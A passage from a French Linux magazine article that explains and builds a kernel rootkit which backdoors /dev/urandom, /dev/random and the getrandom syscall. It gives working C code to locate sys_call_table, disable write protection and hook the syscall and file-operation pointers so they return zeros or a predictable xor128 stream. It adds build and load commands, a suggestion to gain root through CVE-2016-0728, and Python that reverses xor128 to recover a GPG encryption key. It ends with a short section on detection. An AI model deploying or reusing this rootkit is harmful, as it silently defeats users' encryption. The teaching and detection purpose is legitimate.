  wrmsrl(MSR_LSTAR, (unsigned long)entry_SYSCALL_64);
[...]
}
```

La lecture du *MSR* **LSTAR** récupère donc l'adresse de la routine **entry_SYSCALL_64**. Cette routine est très importante pour le système d'exploitation, puisqu'elle est le point d'entrée dans le noyau des appels système lorsque l'instruction **syscall** est utilisée. Elle est implémentée directement en assembleur dans le fichier **arch/x86/entry/entry_64.S**.

Fichier

```
ENTRY(entry_SYSCALL_64)
[...]
  call    *sys_call_table(, %rax, 8)
[...]
```

La routine **entry_SYSCALL_64** va ensuite appeler (**call**) la fonction noyau gérant l'appel système, par exemple **sys_getrandom()**. Pour cela, il faut

récupérer le bon pointeur de fonction dans le tableau **sys_call_table**, ce qui est fait en utilisant la valeur du registre **RAX** qui contient le numéro de l'appel système. Le chiffre **8** à l'intérieur des parenthèses veut dire que le pointeur de fonction est à l'adresse **sys_call_table + (8 * RAX)**, car chaque pointeur de fonction du tableau fait 8 octets, c'est-à-dire 64 bits.

8.3.4 Explication de la technique du rootkit Suterusu

Comment le rootkit *Suterusu* utilise-t-il la routine **entry_SYSCALL_64** pour récupérer le tableau **sys_call_table** ? La fonction **rk_find_syscall_table()** recherche les octets **FF 14 C5** à l'intérieur du code de **entry_SYSCALL_64**. Or, si l'on regarde comment cette routine a été transcrite en code machine, on peut voir que ces octets correspondent au début de l'instruction **call *sys_call_table(, %rax, 8)**. Le listing ci-dessous est la sortie du désassembleur **objdump**. Le code machine se trouve à gauche de l'instruction en assembleur.

Fichier

```
ffffffff815863d0 <entry_SYSCALL_64>:
[...]
ffffffff8158642b:       ff 14 c5 e0 01 60 81    callq
*-0x7e9ffe20(,%rax,8)
[...]
```

Cette instruction est encodée sur 7 octets : les quatre derniers octets sont très intéressants, nous touchons au but. Regardons quelle est l'adresse mémoire de **sys_call_table** pour notre noyau grâce au fichier **System.map**.

Terminal

```
$ grep " sys_call_table$" /boot/System.map-$(uname -r)
ffffffff816001e0 R sys_call_table
```

Il est facile de se rendre compte que les quatre derniers octets de l'instruction assembleur sont les quatre derniers octets de l'adresse mémoire de **sys_call_table**, mais dans l'ordre inverse ! L'architecture Intel est en effet une architecture *little endian* [10] : le processeur enregistre le nombre **0x816001e0** en commençant par l'octet le plus à droite, ici **E0**.

Pour finir de récupérer l'adresse complète, la dernière partie de la fonction **rk_find_syscall_table()** convertit ce nombre en adresse mémoire valide. L'adresse mémoire finale est sur 64 bits. On récupère donc 8 octets : les quatre octets **E0 01 60 81** qui nous intéressent dans le code de **entry_SYSCALL_64**, suivis des quatre autres prochains octets. Puisqu'on est en *little endian*, le nombre aura la forme suivante : **0xXXXXXXXX816001e0**, où les **XX** sont les octets suivants.

Il ne reste plus qu'à appliquer avec un « *ou* » binaire le masque **0xffffffff00000000** au nombre **0xXXXXXXXX816001e0** pour obtenir l'adresse **0xffffffff816001e0**, soit l'adresse de **sys_call_table**.

8.3.5 Remplacement de la fonction sys_getrandom()

Une fois l'adresse du tableau **sys_call_table** récupérée, remplacer une entrée du tableau par une autre est assez simple. Il ne faut pas oublier de bien désactiver temporairement la protection en écriture grâce aux macros **RK_DISABLE_WP** et **RK_ENABLE_WP** définis à la section 7.2, sinon nous aurons la même erreur noyau qu'auparavant.

Fichier

```
void **syscall_table = rk_find_syscall_table()

RK_DISABLE_WP
syscall_table[__NR_getrandom] = (void *)rk_sys_getrandom;
RK_ENABLE_WP
```

Puisqu'ici le but est de copier le comportement de **/dev/zero**, la fonction **sys_getrandom()** sera remplacée par une fonction qui remplit la zone mémoire avec des **0**.

Fichier

```
asmlinkage long rk_sys_getrandom(char __user * buf, size_t count, unsigned
int flags)
{
    if(clear_user(buf, count) != 0) {
        return -1;
    }
    return (long)count;
}
```

Comme indiqué par l'attribut **__user**, la zone mémoire provient de l'espace utilisateur. Le noyau dispose d'une fonction optimisée, nommée **clear_user()**, pour remplir une telle zone mémoire avec des **0**.

La description de ce rootkit est terminée, il faut maintenant le compiler et le tester.

8.4 Compilation du rootkit

Les rootkits noyau sont des modules noyau comme les autres : ils utilisent le système de compilation du noyau, qui se nomme *kbuild*. Le rootkit se compile avec un simple fichier **Makefile**.

Fichier

```
# on compile le module noyau nommé randkit_zero
obj-m += randkit_zero.o

all:
 make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
```

Avant de compiler, vous devez installer les fichiers *header* du noyau afin que le compilateur puisse trouver toutes les définitions nécessaires. Sous Debian, il suffit d'installer le paquet **linux-headers-amd64**.

Dans le projet sur GitHub, le rootkit se trouve dans le répertoire **zero/**. Utilisez simplement la commande **make** pour le compiler.

Terminal

```
$ git clone https://github.com/vrasneur/randkit
[...]
$ cd randkit/zero/ && make
make -C /lib/modules/4.3.0-1-amd64/build M=/home/vincent/randkit/zero modules
make[1]: Entering directory `/usr/src/linux-headers-4.3.0-1-amd64'
  Building modules, stage 2.
  MODPOST 1 modules
make[1]: Leaving directory `/usr/src/linux-headers-4.3.0-1-amd64'
```

8.5 Test du rootkit

Pour tester que `/dev/(u)random` se comporte comme `/dev/zero`, il faut charger le module avec la commande `insmod`. Vous devez donc en principe être *root* sur la machine, ou employer la commande `sudo`. Évidemment, vous pouvez aussi utiliser une élévation de privilège pour passer *root*, comme par exemple la récente faille noyau *CVE-2016-0728* [11] ;-)

Terminal
```
$ sudo insmod randkit_zero.ko
```

Et maintenant, essayons d'appeler la fonction `urandom()` du module `os` du langage Python. Cette fonction accède à `/dev/urandom` et renvoie normalement une chaîne de caractères pseudo-aléatoires.

Terminal
```
$ python
Python 2.7.9 (default, Mar  1 2015, 12:57:24)
[...]
>>> import os
>>> os.urandom(8)
'\x00\x00\x00\x00\x00\x00\x00\x00'
```

La chaîne ne contient que des caractères nuls. Tout a l'air de fonctionner. Nous pouvons passer à un rootkit plus sophistiqué.

9. UNE ÉVOLUTION DU ROOTKIT

Des programmes peuvent avoir besoin de générer des nombres pseudo-aléatoires pour des raisons différentes :

- pour des besoins liés à la cryptographie ou à la sécurité en général, par exemple lors de la génération de clés ;
- pour des besoins autres, par exemple dans un jeu vidéo ou dans des simulations statistiques (notamment via des méthodes de Monte Carlo [12] qui utilisent énormément de nombres pseudo-aléatoires).

Ces deux types de programmes n'utilisent pas les mêmes algorithmes pour générer ces nombres. Le premier type de programme voudra des nombres de haute qualité et se fiera à un CSPRNG, comme `/dev/urandom` ou `/dev/random`. Quant au deuxième type, il peut se contenter de nombres moins « aléatoires » : ces programmes ont souvent besoin d'une très grande quantité de nombres et auraient très rapidement épuisé les réserves d'entropie du système, ce qui aurait empêché les applications cryptographiques de fonctionner correctement.

Parmi les algorithmes de génération de nombres pseudo-aléatoires non cryptographiquement sûrs, le plus connu se nomme le *Mersenne Twister* [13]. C'est d'ailleurs l'algorithme PRNG utilisé par le module `random` du langage Python, par la classe `Random` de Ruby ou par la fonction `mt_rand()` de PHP. Les applications cryptographiques ne doivent surtout pas employer un tel PRNG, car les nombres pseudo-aléatoires générés sont prédictibles.

Vous l'aurez sans doute deviné : pour contrôler le comportement de `/dev/(u)random`, la solution consiste à remplacer le CSPRNG cryptographiquement sûr par un algorithme PRNG facilement prédictible.

9.1 Propriétés d'un CSPRNG

Un CSPRNG a certaines propriétés qui le rendent résistant aux attaques. Parmi ces propriétés **[14]**, on peut citer :

- la résilience (*resilience*) : la sortie du générateur paraît aléatoire à un observateur qui ne connaît pas son état interne. La sortie paraît toujours aléatoire même si l'observateur peut influer sur le générateur.
- la sécurité vers l'avant (*forward security*) : même si un attaquant connaît l'état interne du générateur à un moment donné, il ne pourra pas retrouver les nombres générés avant.
- la sécurité vers l'arrière (*backward security*) : même si un attaquant connaît l'état interne du générateur, il ne pourra pas prédire les nombres que le CSPRNG va générer ensuite, si le générateur est mis à jour avec suffisamment d'entropie.

Bien évidemment, si nous remplaçons le CSPRNG par un PRNG simple, nous voulons l'inverse de ces propriétés. Un attaquant doit pouvoir connaître facilement l'état interne du générateur. Grâce à cet état interne, il doit aussi pouvoir prédire tous les nombres pseudo-aléatoires qui seront générés, mais aussi pouvoir connaître tous les nombres qui ont été générés avant.

9.2 Description de l'algorithme PRNG xor128

Nous aurions pu remplacer le CSPRNG du noyau par l'algorithme *Mersenne Twister* : si un attaquant connaît l'état interne du *Mersenne Twister*, il pourra prédire les nombres suivants et retrouver les nombres passés **[15]**. Mais cet algorithme est compliqué et son état interne est assez gros : 2496 octets. Heureusement, il existe d'autres algorithmes PRNG. *Xorshift* **[16]** est une famille d'algorithmes PRNG très simples créée par George Marsaglia. Pour le rootkit, nous nous servirons en particulier de *xor128*, un des algorithmes de cette famille.

Comme son nom l'indique, l'état interne de *xor128* fait 128 bits, soit 4 variables de 32 bits nommées `x`, `y`, `z` et `w`. Elles ont une valeur initiale qui peut être changée.

Fichier

```
struct xor128_state
{
    u32 x;
    u32 y;
    u32 z;
    u32 w;
};

// valeurs initiales dans l'article de George Marsaglia
struct xor128_state rk_state = { 123456789, 362436069, 521288629, 88675123
};
```

L'algorithme de génération de nombres pseudo-aléatoires est implémenté ci-dessous en C. Il n'utilise que des opérations binaires très simples : le « *ou exclusif* » (*xor*) ainsi que des décalages (*shifts*) à gauche et à droite. D'où le nom de la famille d'algorithmes : *Xorshift*. Dans cette implémentation, un *spinlock* permet d'appeler simultanément la fonction, par exemple avec plusieurs processeurs, sans corrompre l'état interne.

Fichier

```
DEFINE_SPINLOCK(rk_spinlock);

u32 rk_xor128(void) {
    unsigned long flags;
    u32 t;

    spin_lock_irqsave(&rk_spinlock, flags);
    t = rk_state.x ^ (rk_state.x << 11);

    rk_state.x = rk_state.y;
    rk_state.y = rk_state.z;
    rk_state.z = rk_state.w;

    rk_state.w = (rk_state.w ^ (rk_state.w >> 19)) ^ (t ^ (t >> 8));
    spin_unlock_irqrestore(&rk_spinlock, flags);

    return rk_state.w;
}
```

D'après cette fonction, *xor128* est idéal pour un attaquant :

- l'état interne est très petit et récupérable en lisant 16 octets (128 bits) ;
- le prochain nombre aléatoire ne dépend que de l'état interne ;
- les opérations de l'algorithme sont toutes inversibles, donc l'attaquant pourra retrouver les nombres générés auparavant s'il connaît l'état interne ;
- la sortie du générateur paraît suffisamment aléatoire pour échapper à certaines détections.

9.3 Utilisation de xor128 dans le rootkit

Au lieu de remplacer `/dev/(u)random` par `/dev/zero`, il faut remplir les zones mémoire de l'espace utilisateur avec les nombres pseudo-aléatoires générés par *xor128*. La fonction `rk_xor128()` est alors appelée autant de fois que nécessaire. Les nombres pseudo-aléatoires sont copiés grâce à la fonction `copy_to_user()`, qui copie des données de l'espace noyau vers l'espace utilisateur.

Fichier

```
ssize_t rk_fill_buf(char __user *buf, size_t nbytes)
{
  size_t idx = 0;
  size_t count = nbytes / sizeof(u32);
  size_t rem = nbytes % sizeof(u32);

  if(rem != 0) {
    count++;
  }

  while(count != 0) {
    u32 rnd = rk_xor128();
    size_t rnd_sz = sizeof(rnd);

    if(count == 1 && rem != 0) {
      rnd_sz = rem;
    }
    if(copy_to_user(buf + idx, &rnd, rnd_sz) != 0) {
      return -1;
    }

    idx += sizeof(u32);
    count--;
  }

  return nbytes;
}
```

Maintenant, il faut changer le comportement de `/dev/(u)random` lors de la lecture de nombres pseudo-aléatoires. Pour cela, il suffit de modifier le membre `read` des structures `urandom_fops` et `random_fops` en le faisant pointer vers une nouvelle fonction qui utilisera l'algorithme *xor128*.

Fichier

```
urandom_fops_ptr = rk_filp_get_urandom_fops();
random_fops_ptr = rk_filp_get_random_fops();

RK_DISABLE_WP
urandom_fops_ptr->read = rk_random_read;
random_fops_ptr->read = rk_random_read;
RK_ENABLE_WP
```

Cette fonction devra avoir les mêmes arguments et le même type de retour que les fonctions `urandom_read()` ou `random_read()` :

Fichier

```
ssize_t rk_random_read(struct file *file, char __user *buf, size_t nbytes,
loff_t *ppos)
{
  return rk_fill_buf(buf, nbytes);
}
```

L'appel système `getrandom` doit aussi être modifié.

Fichier

```
void **syscall_table = rk_find_syscall_table()

RK_DISABLE_WP
syscall_table[__NR_getrandom] = (void *)rk_sys_getrandom;
RK_ENABLE_WP
```

La nouvelle fonction devra avoir les mêmes arguments et le même type de retour que la fonction `sys_getrandom()` :

Fichier

```
asmlinkage long rk_sys_getrandom(char __user * buf, size_t count, unsigned
int flags)
{
  return (long)rk_fill_buf(buf, count);
}
```

Le rootkit complet est disponible dans le répertoire `xor128/` du projet sur *GitHub*. Il se compile comme le précédent, avec la commande `make`.

10. DÉCHIFFREMENT D'UN FICHIER GRÂCE AU ROOTKIT

Pour montrer le fonctionnement de la *backdoor*, voici un exemple concret dans lequel un utilisateur chiffre un fichier avec **GPG [17]**, avec comme clé des nombres pseudo-aléatoires provenant de `/dev/urandom`.

Terminal

```
# génération de la clé avec /dev/urandom
$ head -c 16 </dev/urandom >mykey
# chiffrement d'un fichier en AES 256 avec la clé
$ cat mykey | gpg --symmetric --passphrase-fd 0 --cipher-algo AES256
--output encrypted.enc myfile.txt
```

Le chiffrement fourni par GPG est de l'AES 256, donc théoriquement incassable. Mais un attaquant pourra déchiffrer le fichier en retrouvant la clé grâce à la *backdoor* dans **/dev/urandom**. Deux solutions s'offrent à lui. S'il connaît déjà un état interne du générateur avant le chiffrement, par exemple l'état initial, il peut retrouver la clé en essayant tous les nombres pseudo-aléatoires depuis le début. L'attaquant peut aussi récupérer un état interne ultérieur au chiffrement en lisant 16 octets (128 bits) dans **/dev/urandom**. Ensuite, il inversera l'algorithme *xor128* plusieurs fois pour retrouver les nombres pseudo-aléatoires générés avant cet état.

Détaillons rapidement comment inverser l'algorithme en pratique. Vous trouverez ci-dessous une implémentation de *xor128* en Python. Un nouveau nombre pseudo-aléatoire est généré en appelant la méthode **self.forward()**.

Fichier

```
import os
import struct

class Xor128(object):
  MASK = 2**32 - 1

  def __init__(self, x=123456789, y=362436069, z=521288629, w=88675123):
    self.x = x
    self.y = y
    self.z = z
    self.w = w

  def forward(self):
    t = self.x ^ self.x << 11
    t &= self.MASK
    self.x = self.y
    self.y = self.z
    self.z = self.w

    self.w = (self.w ^ (self.w >> 19)) ^ (t ^ (t >> 8))
    self.w &= self.MASK

    return self.w
```

Avant l'inversion, il faut récupérer l'état interne de *xor128*. Cela est très facile : il suffit de lire 4 fois 4 octets dans **/dev/urandom** pour reconstituer le contenu des variables **x**, **y**, **z** et **w**.

Fichier

```
  @classmethod
  def init_from_urandom(cls):
    rnd = os.urandom(16)
    x = struct.unpack('<L', rnd[0:4])[0]
    y = struct.unpack('<L', rnd[4:8])[0]
    z = struct.unpack('<L', rnd[8:12])[0]
    w = struct.unpack('<L', rnd[12:16])[0]

    return cls(x=x, y=y, z=z, w=w)
```

L'inversion de l'algorithme, donc la génération du nombre pseudo-aléatoire précédent, est implémentée avec une méthode **self.backward()** définie ci-dessous.

Fichier

```
  @classmethod
  def reverse_xor_lshift(cls, y, shift):
    x = y
    idx = shift

    while idx < 32:
      x ^= x << idx
      idx <<= 1

    return x & cls.MASK

  @classmethod
  def reverse_xor_rshift(cls, y, shift):
```

```
    x = y
    idx = shift

    while idx < 32:
      x ^= x >> idx
      idx <<= 1
    return x & cls.MASK

  def backward(self):
    tmp = self.w ^ self.z ^ (self.z >> 19)
    t = self.reverse_xor_rshift(tmp, 8)

    self.w = self.z
    self.z = self.y
    self.y = self.x
    self.x = self.reverse_xor_lshift(t, 11)

    return self.w
```

Xorshift repose sur des primitives telles que des *xors*, qui sont inversibles : si `a ^ b = c` alors `a = b ^ c`. Il repose aussi sur des « *xors* et décalages », par exemple `t = self.x ^ self.x << 11`. Ces opérations sont également inversibles, par la méthode `self.reverse_xor_lshift()` pour le *xor* et décalage à gauche, ainsi que par `self.reverse_xor_rshift()` pour le *xor* et décalage à droite. Nous pouvons ainsi inverser toutes les opérations exécutées par l'algorithme, ce qui permettra de retrouver la valeur du `self.x` précédent qui avait été perdue **[18]**. Après l'inversion, l'état interne du générateur est donc revenu en arrière d'un cran.

11. TECHNIQUES DE DÉTECTION

Comment détecter que le comportement de `/dev/(u)random` a été modifié ? Soit par des tests statistiques, soit en examinant les structures du noyau.

11.1 Tests statistiques

Pour savoir si un générateur de nombres pseudo-aléatoires a été *backdooré*, une solution possible consiste à récupérer une grande quantité de nombres et à les tester pour voir s'ils paraissent réellement aléatoires.

Il existe un grand nombre de tests statistiques pour déterminer la qualité de nombres pseudo-aléatoires. Nous allons tester *Xorshift* avec l'utilitaire **ent [19]** qui implémente quelques tests statistiques simples.

Commençons par générer des données avec le `/dev/urandom` original. Puis lançons `ent` sur ces données.

Fichier

```
# générons 5 Mo de données avec le /dev/urandom original
$ dd if=/dev/urandom of=random5MB.urandom bs=1M count=5
[...]
# testons le caractère aléatoire des données
$ ent random5MB.urandom
Entropy = 7.999968 bits per byte.

Optimum compression would reduce the size
of this 5242880 byte file by 0 percent.

Chi square distribution for 5242880 samples is 233.65, and randomly
would exceed this value 75.00 percent of the times.

Arithmetic mean value of data bytes is 127.4776 (127.5 = random).
Monte Carlo value for Pi is 3.143720682 (error 0.07 percent).
Serial correlation coefficient is -0.000062 (totally uncorrelated = 0.0).
```

Puis recommençons la même procédure avec le **/dev/urandom** *backdooré*.

Fichier

```
# chargeons le rootkit
$ sudo insmod randkit_xor128.ko
# générons 5 Mo de données avec le /dev/urandom backdooré
$ dd if=/dev/urandom of=random5MB.xor128 bs=1M count=5
[...]
# testons le caractère aléatoire des données
$ ent random5MB.xor128
Entropy = 7.999964 bits per byte.

Optimum compression would reduce the size
of this 5242880 byte file by 0 percent.

Chi square distribution for 5242880 samples is 261.73, and randomly
would exceed this value 50.00 percent of the times.

Arithmetic mean value of data bytes is 127.4943 (127.5 = random).
Monte Carlo value for Pi is 3.140932900 (error 0.02 percent).
Serial correlation coefficient is 0.000238 (totally uncorrelated = 0.0).
```

Les tests d'**ent** ont réussi pour les deux **/dev/urandom**. Les données fournies par le **/dev/urandom** original et par celui *backdooré* lui paraissent toutes les deux aléatoires.

Cependant même si l'algorithme *Xorshift* réussit les tests **ent**, qui sont les plus simples, il échoue aux tests *TestU01* [20], qui sont les tests statistiques les plus complets pour évaluer un PRNG.

11.2 Détection de rootkits

Puisque la *backdoor* est installée par un rootkit, nous pourrions aussi lancer l'utilitaire **chkrootkit** [21] pour scanner notre système. Malheureusement, **chkrootkit** gère très mal les rootkits noyau : il ne détectera aucun des rootkits de cet article, même s'ils n'utilisent aucune méthode d'obfuscation.

Pour le détecter, il faudrait écrire un module noyau, qui comparerait par exemple le contenu de **urandom_fops**, **random_fops** et **sys_call_table** avec les pointeurs de fonction légitimes. Est-ce que le membre **read** de **urandom_fops** est bien **urandom_read** ? Est-ce qu'à **sys_call_table[__NR_getrandom]**, il y a bien l'adresse de **sys_getrandom()** ? Mais cette vérification peut être contournée en utilisant des techniques de *hooking* de fonction [22]. L'utilitaire de détection pourrait aussi employer des fonctions de hachage pour contrôler la mémoire noyau.

CONCLUSION

En général, les applications cryptographiques ne font pas uniquement confiance à **/dev/(u)random**. Elles utilisent des bibliothèques spécialisées, comme *OpenSSL* [23], pour générer des nombres pseudo-aléatoires cryptographiquement sûrs. Ces bibliothèques ont leur propre CSPRNG dans lequel **/dev/urandom** est une source d'entropie parmi d'autres.

Ainsi, la *backdoor* ne peut pas être utilisée telle quelle pour retrouver les nombres pseudo-aléatoires générés par *OpenSSL*. Si vous voulez vous amuser, il ne reste plus qu'à écrire un autre rootkit qui neutralise le CSPRNG de cette bibliothèque, mais cela est une autre histoire... ■

Retrouvez toutes les références de cet article sur notre blog :
http://www.gnulinuxmag.com/

VISITEZ NOTRE BOUTIQUE ET DÉCOUVREZ NOS GUIDES !

LINUX MAGAZINE / FRANCE | GNU LINUX PRATIQUE ESSENTIEL | MISC Multi-System & Internet Security Cookbook | HACKABLE MAGAZINE | Open Silicium

ET VOUS ?
COMMENT LISEZ-VOUS VOS MAGAZINES PRÉFÉRÉS ?

« Moi, je les lis en version PAPIER ! »

« Moi, je les lis en version PDF ! »

« Moi, je consulte la BASE DOCUMENTAIRE ! »

RENDEZ-VOUS SUR **www.ed-diamond.com** POUR DÉCOUVRIR TOUTES LES MANIÈRES DE LIRE VOS MAGAZINES PRÉFÉRÉS !

INTRODUCTION

Bonnes pratiques et principes pour se protéger

OUTILS

Renforcer la sécurité du système

TECHNIQUES

Découvrir et se protéger de certaines méthodes d'interception de données

CODE

Comprendre le fonctionnement d'un keylogger et d'une backdoor